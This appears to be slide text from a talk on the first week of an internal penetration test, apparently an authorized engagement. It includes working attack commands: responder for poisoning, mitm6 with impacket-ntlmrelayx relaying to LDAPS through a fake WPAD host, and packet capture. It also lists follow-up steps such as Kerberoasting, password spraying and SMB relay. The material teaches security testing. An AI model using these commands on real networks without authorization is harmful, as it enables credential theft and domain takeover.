Internal Testing: The First Week

Erin Rosa

Why?

- “Luck” is mostly bullshit
- Enumeration is fundamental
- Intelligence is key

Meet your best friends!

- awk
- tee
- grep
- sort
- uniq
- cut
- tr
- sed
- screen

- tar and jq too!

#1 Targets and access

Private IP address space	
From	**To**
10.0.0.0	10.255.255.255
172.16.0.0	172.31.255.255
192.168.0.0	192.168.255.255

#2 Host discovery

- Redacted


```
nmap -sn --reason -iL targets.txt -oA client_host_discovery
```

655,340 potential hosts

- 172.16.0.0/16
- 172.17.0.0/16
- 172.18.0.0/16
- 172.19.0.0/16
- 172.20.0.0/16
- 172.21.0.0/16
- 172.22.0.0/16
- 172.23.0.0/16
- 172.24.0.0/16
- 172.25.0.0/16

#3 Scan

- Nessus, nuclei, nmap, gowitness, onesixtyone
- screen is your friend!



json	6/20/2025 5:29 PM	File folder	
nuclei_findings	6/20/2025 5:29 PM	File folder	
NUCaa	6/9/2025 9:35 PM	File	5 KB
NUCab	6/10/2025 11:42 AM	File	5 KB
NUCac	6/9/2025 9:35 PM	File	5 KB
NUCad	6/9/2025 9:35 PM	File	5 KB
NUCae	6/9/2025 9:35 PM	File	5 KB
NUCaf	6/9/2025 9:35 PM	File	5 KB
NUCag	6/9/2025 9:35 PM	File	5 KB
NUCah	6/9/2025 9:35 PM	File	5 KB
NUCai	6/9/2025 9:35 PM	File	5 KB
NUCaj	6/9/2025 9:35 PM	File	5 KB
NUCak	6/9/2025 9:35 PM	File	5 KB
NUCal	6/9/2025 9:35 PM	File	5 KB
NUCam	6/9/2025 9:35 PM	File	5 KB
NUCan	6/9/2025 9:35 PM	File	5 KB
NUCao	6/9/2025 9:35 PM	File	5 KB
NUCap	6/9/2025 9:35 PM	File	5 KB
NUCaq	6/9/2025 9:35 PM	File	1 KB

#4 Listen

```
responder -I INTERFACE -A
```

```
tcpdump -i INTERFACE -w ./CLIENT_tcpdump_day_00_00 -W 48 -G 1800
-C 100 -K -Z root -n
```

#4 Try to dump the domain

- Redacted

```
mitm6 -d DOMAIN.LOCAL
```

```
impacket-ntlmrelayx -6 -t ldaps://HOST -wh
fakewpad.DOMAIN.LOCAL -l LOOT | tee ldap_relay_00_00
```

#5 Enumerate SMB hosts

```
netexc smb targets.txt
```

#6 Pause – Look at Scan Data

#7 Kerberos spraying or enumeration

Now you're ready to…

- **Start cracking any captured hashes from listeners**
- **Start more Kerberos spraying with your user list**
- **Start any SMB relay attacks against unsigned hosts you found**
- **Use creds to start ADCS security evaluations and/or authentication coercion attacks**
- **Use creds for Kerberoasting to get hashes of more accounts and attempt cracking**
- **Use creds with bloodhound so you can look at any Active Directory weaknesses**
- **Use creds to see if they can be leveraged against any other services, such as FTP, SSH, MSQL, etc.**

One note about data

The End